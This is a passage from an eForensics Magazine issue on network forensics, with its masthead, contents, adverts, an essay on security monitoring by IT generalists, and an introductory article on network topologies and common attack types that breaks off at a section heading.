

# Network Forensic Toolbox

Learn 13 Network Forensics Tools and Techniques

**STEPS TO CONDUCT NETWORK  
FORENSIC ANALYSIS**

**GOOGLE IMAGE SEARCH CAPTURE**


**TRACKING NETWORK TRAFFIC  
WITH BACKTRACK**

**DEXTER'S FORENSICS**

**TAMING YOUR WAF  
WITH W3AF AND SELENIUM**


**BONUS**

**INTERNET COOKIES – THREAT OR RELIEF?**




[www.basicsofdigitalprivacy.com](http://www.basicsofdigitalprivacy.com)

The most straightforward and up-to-date guide to privacy for anyone who goes online for work, school, or personal use



DENNY CHERRY & ASSOCIATES CONSULTING

# IS YOUR DATABASE... HEALTHY?



CRITICAL ALERT MONITORING  
DISASTER RECOVERY PLANNING  
SQL SERVER HEALTH CHECK  
VSPHERE / HYPER-V HEALTH CHECK  
STORAGE HEALTH CHECKS

AND MUCH MORE

[WWW.DCAC.CO](http://WWW.DCAC.CO)



**Editor:**

Ola Kobrzyńska  
ola.kobrzyńska@software.com.pl

**Betatesters/Proofreaders:**

Olivier Caleff, Johan Scholtz, Kishore PV,  
M1nd13ss, Brent Muir, Alex Rams, Leighton  
Johnson, Andrew Levandovski, Danny  
Lavardera, Thomas Urquhart, José Luis  
Herrera

**Senior Consultant/Publisher:**

Paweł Marciniak

**CEO:** Ewa Dudzic

ewa.dudzic@software.com.pl

**Production Director:** Andrzej Kuca

andrzej.kuca@software.com.pl

**Marketing Director:** Joanna Kretowicz

joanna.kretowicz@eforensicsmag.com

**Art Director:** Ireneusz Pogroszewski

ireneusz.pogroszewski@software.com.pl

**DTP:** Ireneusz Pogroszewski

**Publisher:** Hakin9 Media Sp. z o.o. SK

02-676 Warszawa, ul. Postępu 17D

Phone: 1 917 338 3631

www.eforensicsmag.com

**DISCLAIMER!**

*The techniques described in our articles  
may only be used in private, local net-  
works. The editors hold no responsibility  
for misuse of the presented techniques or  
consequent data loss.*

## Dear Readers!

**W**e are proud to present you new edition of “Network Forensics – Tools and Techniques”. Together with our experts we have decided to prepare for you a set of tutorials, practical case studies and reviews, that you can really make good use of. We focused on tools and techniques usage in forensic analysis, showing you a very practical approach to network’s investigations and security. We will analyze packet capturing, tracking network traffic and variety of network forensics tools. Hopefully, this will be something you will apply in your daily work, to make it even more efficient and impress your colleagues!

Practical knowledge and gaining new skills is the main focus of this edition, but beside all that we want to keep you updated with what wind is blowing in Digital Forensics world... That’s why we thought of a bonus to this edition. We have decided to share with you a publication on Internet cookies and their impact on user’s privacy and security – official results of the project conducted at University of Glamorgan, Trefforest. Some good piece of knowledge to broaden your eforensics horizon.

I would like to thank you as well for the support and interest in our Magazine. You are always welcome to visit our website, share your opinion with us and comment on our activity – we appreciate your feedback! And if you like our Magazine – don’t forget to follow us on Facebook, LinkedIn and Twitter (@eForensics\_Mag).

Enjoy your reading!  
Ola Kobrzyńska  
& eForensics Team

## **TAKE THE CHALLENGE – GET ON THE PATH TO FORENSICS**

*by Brendan Hourihan, Director of Network and Desktop Support Services at Flagler College*  
Administering IT usually means also administering security at some level. If you got thrown in at the deep the best is to... accept the challenge and deal with Network Security on your own! Brendan succeeded and wants to share his experience with you.

**08**

## **STEPS TO CONDUCT NETWORK FORENSIC ANALYSIS**

*by Rizwan Khan, CISSP, CFCE, Information Technology Specialist*  
Prepare yourself for the perfect network forensic investigation – what are the network topologies, attacks and threats? How to gather the necessary data? And finally – how to make good use of Wireshark, Snort and Ossec – invaluable network forensic tools?

**12**

## **PACKET ANALYSIS USING WIRESHARK TO AID IN NETWORK FORENSICS INVESTIGATIONS**

*by Jessica Riccio, Computer Forensics Technician at Burgess Consulting&Forensics*  
Imagine that you are the manager of a company and receive a tip from an employee that another employee is using his computer to view images that violate the company's computer use policy. After hearing this information, you want to decide if the allegations made against your employee are true. All you need to do is launch Wireshark and follow Jessica's guide!

**24**

## **SYSINTERNALS ... YES ALSO FOR FORENSIC**

*by Antonio Ieranò, Technical Manager, Advisor and Writer*  
Sometimes the simplest tools are the best companion to make discovery and analysis even in forensic environment. On Linux-Unix Platform we can find thousands of tools, from backtrack to the new version of Kali-Linux that can help us to make analysis. But what happens if we're not linux geek and use the ol'fashioned Microsoft platforms? Do we necessarily have to rely on expensive tools? Well, sometimes we can find a useful companion in our tasks and analysis in one old set of tool created some years ago called Sysinternals.

**32**

## **KNOW XPLICO: AN OPENSOURCE NETWORK FORENSIC FRAMEWORK**

*by Andreson Tamborim, Security Researcher at NextLayer*  
In this article we will explore Xplico, an OpenSource Framework extremely powerful for network forensics analysis. We will learn its main features, and how this tool can improve any network incident response, also turn the data analysis much easier.

**48**

## **TAMING YOUR WAF WITH W3AF AND SELENIUM**

*by John Stauffacher, Principal Consultant – Application Security at Accuvant*  
Web Application Firewalls are becoming recently a hot topic with no doubt. From a forensic standpoint, understanding a Web Application Firewall and the simple tools used to tune it is a huge bonus. Knowing how to integrate the WAF as a 'security shim' between the end user and the application, helps in not only forensic investigations, but ongoing performance matters as well.

**56**

## **DEXTER'S FORENSICS. A NETWORK AND MEMORY ANALYSIS**

*by Andrei Saygo, Sr Anti-Malware Security Engineer at Microsoft*  
In this article we'll go step by step through an analysis of Dexter, the infamous password-stealing threat that targets Point of Sale (PoS) systems from a network and memory forensics point of view.

**84**

## **TRACKING NETWORK TRAFFIC WITH BACKTRACK DARKSTAT AND DRIFTNET**

*by Ayei Ibor, Lecturer at Cross River University of Technology*  
Monitoring a network can be done in several ways using different applications. One common way of tracking traffic that goes in and out of a network is packet sniffing. BackTrack darkstat and driftnet are the tools that allow us capture and log of live traffic that passes through our network. Nothing will escape your attention now!

**90**

98

**LAYERS BEHIND YOUR COMMUNICATION – THE OSI**

*by Monisha Dhanraj, Cyber Security Analyst at Techsapiunt Solutions*

The need for securing the network as well as the data is required more than ever in the present world of increased cyber crimes. What is secure today may not be secure tomorrow. A deep dive into understanding the system and the potential threats associated with the system helps in strengthening the system.

106

**TEST CHALLENGES IN PACKET-BASED SYNCHRONIZATION APPLICATIONS**

*by Francisco Hens, Telecommunication Engineer, Product Manager at ALBEDO Telecom*

It is sometimes assumed that network problems are more related with the information carried by the network than with the timing associated with this information. This paper shows that this is not always correct... Learn about synchronization and it's importance in forensic analysis!

118

**RELIEVING SUBNET MISERY**

*by Eric Vanderburg, Director of Information Systems and Security at JurlInnov*

IP addressing is essential for any IT professional. Why then is subnetting, a component of IP addressing, so often avoided? Subnetting is seen as an advanced, more difficult TCP/IP topic because of the math, formulas, and binary that is associated with it, but subnetting can become easy with the knowledge of a few simple steps. You will also find that it is a valuable skill for anyone in IT and a skill often tested on certification exams such as the Cisco Certified Network Associate (CCNA).

122

**ON THE TRAIL OF BREADCRUMBS INTERVIEW WITH JASON BRVENIK, PRINCIPAL ENGINEER, SECURITY BUSINESS GROUP, CISCO**

*by Robert Vanaman, Microcomputer Consulting Professional, and Ola Kobrzyńska, Editor at eForensics Magazine*

The key to defeating malware is to determine how it entered and where it went, but this relatively simple concept is complicated by attackers' ability to cover their tracks. To respond, enterprises must look for the trail of "breadcrumbs" left by advanced malware – the subtle, telltale signs of compromise frequently undetected by traditional security defenses focused on more overt indicators, like files matching known malware.

126

**CREATING AN INCIDENT RESPONSE PROCESS**

*by Vincent Beebe, Network Security Advisor at Dell SecureWorks*

In today's technologically advanced society, our response to events is extremely important. This is never truer than when it comes to assets within a company. There are a lot of tools in place in today's business world to monitor and protect. Unfortunately, in a lot of cases, there is no established process that defines what to do when an alert occurs.

**BONUS – INTERNET COOKIES – OFFICIAL RESULTS OF THE PROJECT CONDUCTED AT UNIVERSITY OF GLAMORGAN, TREFFOREST**

132

**RESEARCH INTO THE KEY BALANCE BETWEEN SECURITY, USABILITY AND PRIVACY IN THE MODERN DAY INTERNET ENVIRONMENT**

*by John Benbow, BSc. (Hons) Computer Forensics*

Privacy in modern day technology is the center of attention. Internet cookies started receiving attention in 2000 with concerns to Internet privacy. On the other hand, cookies can enhance the user experience and make tasks such as navigating far easier. This project will be make users aware of the dangers to user privacy and security issues posed by Internet cookies.

# Become a Big Data Master!

Over 45  
HOW-TO,  
practical classes  
and tutorials to  
choose from!

## Attend

The  
3<sup>rd</sup>

# Big Data TechCon!

The **HOW-TO** technical conference for professionals implementing Big Data



## Come to Big Data TechCon to learn the best ways to:

- Process and analyze the real-time data pouring into your organization.
- Learn HOW TO integrate data collection technologies with data analytics and predictive analysis tools to produce the kind of workable information and reports your organization needs.
- Understand HOW TO leverage Big Data to help your organization today.
- Master Big Data tools and technologies like Hadoop, MapReduce, HBase, Cassandra, NoSQL databases, and more!
- Looking for Hadoop training? We have several Hadoop tutorials and dozens of Hadoop classes to get you started — or advanced classes to take you to the next level!

# Big Data TECHCON Boston

March 31-April 2, 2014



A **BZ Media** Event    **Big Data TechCon**

Big Data TechCon™ is a trademark of BZ Media LLC.

[www.BigDataTechCon.com](http://www.BigDataTechCon.com)

# TAKE THE CHALLENGE – GET ON THE PATH TO FORENSICS

by **Brendan Hourihan**

If you administer IT, chances are you are going to also administer security at some level. Effective network monitoring has changed over time and so has the need to make sure what you do stays ahead of the security curve. The catch is many environments don't have dedicated security personnel so it's up to you to make the time and sense of it all.

## What you will learn:

Every industry today has a need for IT to successfully operate their organization today's work space. Regardless of the size, venue or scope of their operation the need to keep tabs on security is a requirement. Unfortunately not all organizations have the funding to hire internally or contract externally to meet their growing security needs. This article illustrates how one IT professional took the call and faces the challenge of today's complex security landscape while still managing the rest of IT. Chances are if I do this, many others do too.

## What you should know:

If you work in IT, regardless if you are in charge of security or not, the need is great to collectively take an interest of your organizations data security interests. Security is not a once way street, it is a unilateral and collaborative entity that everyone should take stake in regardless of what you do (or don't) know.

**Y**ou don't need to be a top gun security expert to know the current security landscape has and is changing towards new concerning directions. If you worked the IT trade 10 years ago, depending on the industry you probably had at least a firewall with some straight forward access lists, anti-virus and that was about it.

Then things began getting interesting within the security landscape. We started to realize that there was a greater need for better application intelligence and environments began delving into the intrusion detection/prevention realm. Although IDS/IPS technology has and continues to do great things for environments we needed more. So, many switched gears and focused more on the endpoint. If it was better patching policies, more end user hardware/software restrictions or the need for network access control products, doing some or all of these remediation techniques became pretty much an industry integrated standard.

But the threats continue and they won't stop anytime soon. They are increasing in frequency, sophistication, and arrive at every possible vector imaginable placing IT professionals on constant guard. It's really a perfect recipe for challenging times ahead within our realm. Like it or not, technology personnel today have or will have to take more skin in the security game than ever before.

## WE CAN'T RELY ON SECURITY SOLUTIONS ALONE

Having the hardware to monitor the security landscape is great but it can't be the single source of qualitative information. These days there is a greater need to cover all of the angles and try to paint a comprehensive forensic picture. What this means is we need to fully understand the environment in which we work and identify what may look "out of place." This isn't an easy task as most IT professionals do more than just watching over the network. Unless you are hired exclusively within an IT security realm, maintaining balance



with watching over what goes on and the other day to day tasks can be a challenge. It's easy to have tools but the security picture may not be complete.

For example, here is what any environment would look like if we just stared at security gear solely looking at whatever information came out and based our decisions alone on what we see:

Get a firewall syslog and take a look. *Gosh that it a lot of information to go through.*

Check the daily IPS report. *Wow, it looks like it is catching a lot of "stuff" so it must be working great.*

Check some SEIM alerts that seem interesting. *Ok, this looks like it may be something needing further investigation or is it another false positive?*

Then, after we sift through the daily deluge of disparate or somewhat correlative data and determine we are "safe" for another day, we move on with our other daily IT tasks. But as threats become more unique and targeted you finish your daily security check wondering if there is something lingering behind. If you just did what was in the previous example above, chances are something did get left out.

## FACTS NOT FICTION

Tools in the security toolbox are an absolute must. Just because we shouldn't exclusively rely on them doesn't mean we don't need them. Picking the right tools and putting them to their best use is the name of the game. If you are taking too much time weeding through false positives it's time to tune it up or throw it out and look at another solution. When I was administering our SEIM solution the rule for this particular product was two "tune ups" per year to filter out the noise and nonsense.

After time we began calculating tuning costs, hardware/software maintenance, plus the need for additional hardware sensors for better detection, it was time to switch gears and head to a different solution. The takeaway here is figure out if whatever you have is doing the job and if it isn't, do something about it.

Just because there are other systems within the environment that we are responsible for doesn't mean that they have don't forensic correlative value. Take other system information such as email system log data, user login patterns and file access information or access control policies on your file servers. All of this information can be used to give you the better understanding needed to help piece together something of interest. You don't have to be awash in endless amounts of data every day, but knowing how to quickly access these resources and understand your environment baseline will help.



## [ GEEKED AT BIRTH ]



You can talk the talk.  
Can you walk the walk?

## [ IT'S IN YOUR DNA ]

### LEARN:

Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art and Animation  
Game Design  
Game Programming  
Human-Computer Interaction  
Network Engineering  
Network Security  
Open Source Technologies  
Robotics and Embedded Systems  
Serious Game and Simulation  
Strategic Technology Development  
Technology Forensics  
Technology Product Design  
Technology Studies  
Virtual Modeling and Design  
Web and Social Media Technologies

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

Now to complete the security-monitoring picture we need something else, the security oriented human element that can bridge useful data and site-specific knowledge together. Knowing the environment in which you work sounds basic but is very important. Why? As we now have been tasked to watch over data, it is up to us seeing what piece of security information puzzle doesn't fit. It can be the one network anomaly within the network that could mean a data disaster for your organization. The human element is just as important as having the tools to begin with as they both produce a comprehensive security profile together.

## DON'T GET COMFORTABLE

What's ironic, as soon as you begin feeling comfortable knowing your environment, that is usually one of the key indicators needing you to take a closer look to make sure all angles are covered. Because, as we all know there is no foolproof environment that can offer 100% protection. The environment in which you work can change just as fast as the security landscape around you.

When your security monitoring gets too rudimentary, it's time to take another look at what you are doing. This takes an internal awareness to check not only what you are looking for but also how well you are doing it. It is all too easy to get fancy IPS reports and think that all is well. Remember, proactive security monitoring is good as long as you and your gear know what to look for.

## STAY IN TOUCH WITH WHAT IS GOING ON

Understanding what is going on out there is near impossible unless you get tuned in. If you are on Twitter, create a security group and follow some quality contributors and organizations in the field. It took me months to cultivate a quality group that I follow and encourage you to do the same.

LinkedIn is also another tremendous resource as they have a group section that you can subscribe to with all kinds of security related groups. These two areas of information have helped me stay in the know and further understand what is going on so I can be better prepared.

## MAKE TIME AND TAKE THE CHALLENGE

Since security is an eyes wide-open realm, using the necessary tools along with a cultivated mindset is a must for anyone taking ownership in the security game. If you don't have the tools you need, make the case and get them. If you don't know how to use the security gear, reach out and take interest to learn it. It is a stake that many will need to play a larger role in regardless of the size, scope or type of environment they work for.


Effective security management is a challenging but rewarding aspect of what we do. It is one of the few elements of IT management where you have to utilize 360 degrees of thinking knowing that threats can come in any direction, form or fashion.

If not balanced properly, security management can take up a bulk of your time. Many environments may not have dedicated IT security personnel, which leaves the task up to you. Gaining a deeper understanding of your tools, resources, skills and your environment will over time allow you to get the level or forensic information needed to stay ahead of the curve.

Security management requires a balance between quality proactive human monitoring and technical reactive management. To me, you really can't have one without the other.

## ABOUT THE AUTHOR

---



*Brendan Hourihan has been working in the technology field for over 17 years and enjoys the challenge and rewards that come with it. Working for a higher education institution for 13 years, Brendan manages all aspects of network, systems architecture and network security. Being responsible for most all aspects of a 3000 user network, Brendan has risen to the challenge not only maintaining but also protecting against today's latest security challenges.*

Join the

Wearables Revolution!



# Wearables DevCon

A conference for Designers, Builders and  
Developers of Wearable Computing Devices

Wearable computing devices are the Next Big Wave in technology. And the winning developers in the next decade are going to be the ones who take advantage of these new technologies EARLY and build the next generation of red-hot apps.

**Choose from over 35 classes and tutorials!**

- Learn how to develop apps for the coolest gadgets like Google Glass, FitBit, Pebble, the SmartWatch 2, Jawbone, and the Galaxy Gear SmartWatch
- Get practical answers to real problems, learn tangible steps to real-world implementation of the next generation of computing devices

**March 5-7, 2014**

**San Francisco**

**[WearablesDevCon.com](http://WearablesDevCon.com)**

A BZ Media Event

# STEPS TO CONDUCT NETWORK FORENSIC ANALYSIS

by Rizwan Khan, CISSP, CFCE

Network Forensics is a branch of digital forensics which relates to the analysis of network traffic for the purpose of gathering evidence of network tampering, intrusion, evidence of criminal activity or general information gathering. Network forensics is a comparatively new field of forensic science. Depending upon the type of case, network forensics can add value to computer forensics cases and help identify digital devices operating on the network.

## What you will learn:

- What is a network
- Network Topologies
- What are different types of networks
- What are different types of network attacks
- What are different types of threats
- What are other uses of network forensics
- What are the steps for network forensics

## What you should know:

- This article will not make you an expert in network forensics
- Certainly a good primer
  - A jump start into what is involved when investigating network related cases

A computer network consists of two or more computers connected together to share data along with other resources like printers and storage devices. Computers connected to networks are generally divided into two categories; servers and workstations. Although wireless networks are very reliable, servers are almost always connected by cables to the network backbone. Networks come in a variety of sizes like Local Area Networks (LAN) and Wide Area Networks (WAN). Local Area Networks (LAN) are typically used in relatively smaller facilities like office buildings while Wide Area Networks (WAN), as name suggests, are used to cover a larger geographical area.

## NETWORK TOPOLOGIES

Networks topologies can be categorized into 5 different types:

### BUS

Bus topology uses a common backbone to connect all of the network devices in a network. A single cable functions as the communication channel between all the devices attached to the network. The channel is shared by all of the devices. The message is broadcasted to all of the devices, however; only the devices being communicated with actually accepts the message. Bus topology works with a limited number of devices, therefore performance issues are more likely to occur since a common backbone (communication channel) is used to connect all of the devices. Having a single cable as a backbone also makes a single point of failure. If this channel experiences a break, the whole network is affected.

### STAR

Star topology is the most commonly used topology. All devices are connected to a central device like a switch or router. Since all of the devices are connected via their individual communication channel, there is no single point of failure. If one device loses its connectivity to the central device, it does not

break the connectivity for the other devices connected to the network. However, if the central device breaks down, the whole network is affected. Every workstation is indirectly connected to all of the other devices through the central device.

### **RING**

(Also referred to as “Token Ring”, due to the requirement for the sender to possess a “Token” to gain privileges to send data) In a Ring network, every computer or device has two adjacent neighbors for communication. In this topology, the message can travel in only one direction, IE. clockwise or counter-clockwise. Any damage to the cable or device can result in the breakdown of the whole network. Due to its single point of failure and inefficiency, this topology has now become almost obsolete.

### **MESH**

In Mesh topology, devices are interconnected with one another. One of the best examples of this topology is the Internet. A message being sent to its destination can take the shortest, easiest route to reach its destination. Within Mesh topology, there is “Full” mesh and “Partial” mesh. In the full mesh, each workstation is connected directly to each of the others. In the partial mesh topology, some workstations are connected to all, while others are connected to those nodes with which they exchange the most data.

### **TREE**

Tree topology is a combination of multiple star topologies connected to each other via bus topology. The tree topology uses two or more star networks connected together. The central network device (switch or router) of each star network is connected to the main bus.

Although at a very high level, having an understanding of network topologies will help you better investigate network-related cases. It is also important to understand different network devices so you can employ your tool properly. A basic understanding of the network topologies and network devices is a must for a network forensic professional.

## **WIRED OR WIRELESS**

Computer networks allow users to exchange data between network devices and can be configured as either wired or wireless. Each of these types of configurations have their advantages and disadvantages.

A wired network, as the name suggests, use wires to connect properly. This wire is called an Ethernet cable. Ethernet cables come in three different types called CAT5, CAT5e or CAT6 based on their transmission performance.

Here is a quick breakdown of each type of cables:

CAT5 comes in two different types: SFTP (Shielded Twisted Pair) and UTP (Unshielded Twisted Pair). The difference is that SFTP has an extra layer of shield to protect from interference. It can support 100mbps and have a length up to 100 meters or 328ft.

CAT5e is an enhanced version of CAT5 because it can support data transfer of 1000mbps and have a length up to 100 meters or 328ft, which makes it suitable for a gigabit network.

CAT6 is the newest of all three and supports up to 10 gigabits for a length of up to 37 meter or 121 ft. [1]

In a wired configuration, computers and devices are connected via network card and Ethernet cable. An Ethernet cable must be ran from device to device or from device to central device like a switch, router or hub. Wired connections are more reliable than wireless because they are less susceptible to interference, have superior performance and are generally less expensive than wireless networks.

Wireless networks on the other hand, do not require hubs and switches. One Wireless Access Point, also known as, WAP can provide connectivity to multiple workstations. Certainly wireless networks are convenient, but along with convenience comes limited signal range, speed and susceptibility to interference from other radio devices.

As for security, no network is completely secure. Of the two, wired and wireless networks, wired networks are considered to be more secure because physical access is required to tamper with the network.

Wireless signals travel through the air and can be easily intercepted by an outsider if not properly secured. In the network security field, “War-driving” refers to traveling through a neighborhood with a Wi-Fi enabled laptop looking for open unprotected networks.

## **NETWORK ATTACKS**

If you decide to pursue a career in network forensics, you are bound to investigate a network attack. According to Microsoft TechNet, there is a broad range of possible network attacks.

Here is an overview of common network attacks and how they are deployed.

*EAVESDROPPING* refers to secretly listening to a conversation. In our case it is to secretly monitor network traffic. The term “Sniffing” refers to when an attacker or administrator is listening in on network communication. In general, communication between network devices are in plain-text. That means that the packet and its payload are transferred in plain-text unless encrypted. The only time communication is not readable is when strong encryption services are being used. This is not very common unless you are dealing with the Federal Government or large corporations.

## **DATA MODIFICATION ATTACKS**

Once the data has been captured by the attackers, he or she can modify it for his or her benefit. Neither the sender or the receiver would know the data has been modified.

## **IP ADDRESS ATTACKS (ALSO KNOWN AS IP SPOOFING)**

IP spoofing refers to the act of masking your original IP address with another IP address to gain access to internal network called an Intranet. Once a hacker gains access to your private network, he or she can launch a variety of attacks.

## **PASSWORD BASED ATTACKS**


Some legacy applications and software do not encrypt passwords as they are being passed through the network. This allows attackers to capture these passwords. Once an attacker has captured a user’s login id and password it opens the computer system to a variety of security related issues. Once an attacker has gained possession of credible log-on credentials, the attacker may then gain access to other systems as a valid user. If the user id happens to have administrator privileges, the attacker can use it to obtain other vital information about an organization; such as other valid users or hardware information. By using administrator privileges, an attacker creates additional backdoors in case it is detected that the password has been compromised.

## **DENIAL OF SERVICE ATTACKS (DOS)**

A Denial of Service (DoS) attack refers to a situation where an attacker prevents a user from normal use of a computer or network. For example, overloading a system with fake requests to the point where it is unable to process a legitimate request.

## **DISTRIBUTED DENIAL OF SERVICE ATTACKS (DDOS)**


A Distributed Denial of Service is a modified version of Denial of Service (DoS) attack. In this scenario the attacker utilizes other compromised systems as hosts to attack a single target. Due to its multiplicative nature, utilizing multiple hosts tremendously increases the intensity of the attack. See Figure 1.



**Figure 1.** *Distributed Denial of Service Attack*

**MAN IN THE MIDDLE ATTACK**

Man in the middle attacks refer to when someone is actively monitoring, capturing and modifying network traffic without the user’s knowledge. In this type of attack, the attacker assumes the identity of a legitimate user in order to gain information. See Figure 2.



**Figure 2.** *Man in the Middle Attack*

**COMPROMIZED KEY ATTACKS**

Although capturing and deciphering keys is a difficult and resource-intensive process, it is possible to obtain the key being used to encrypt the network traffic. This allows the attacker to decrypt network communication, modify data and re-encrypt it without the knowledge of either parties involved. Once the data has been re-encrypted, the receiver has no reason to suspect authenticity of the message.

## SNIFFER ATTACKS

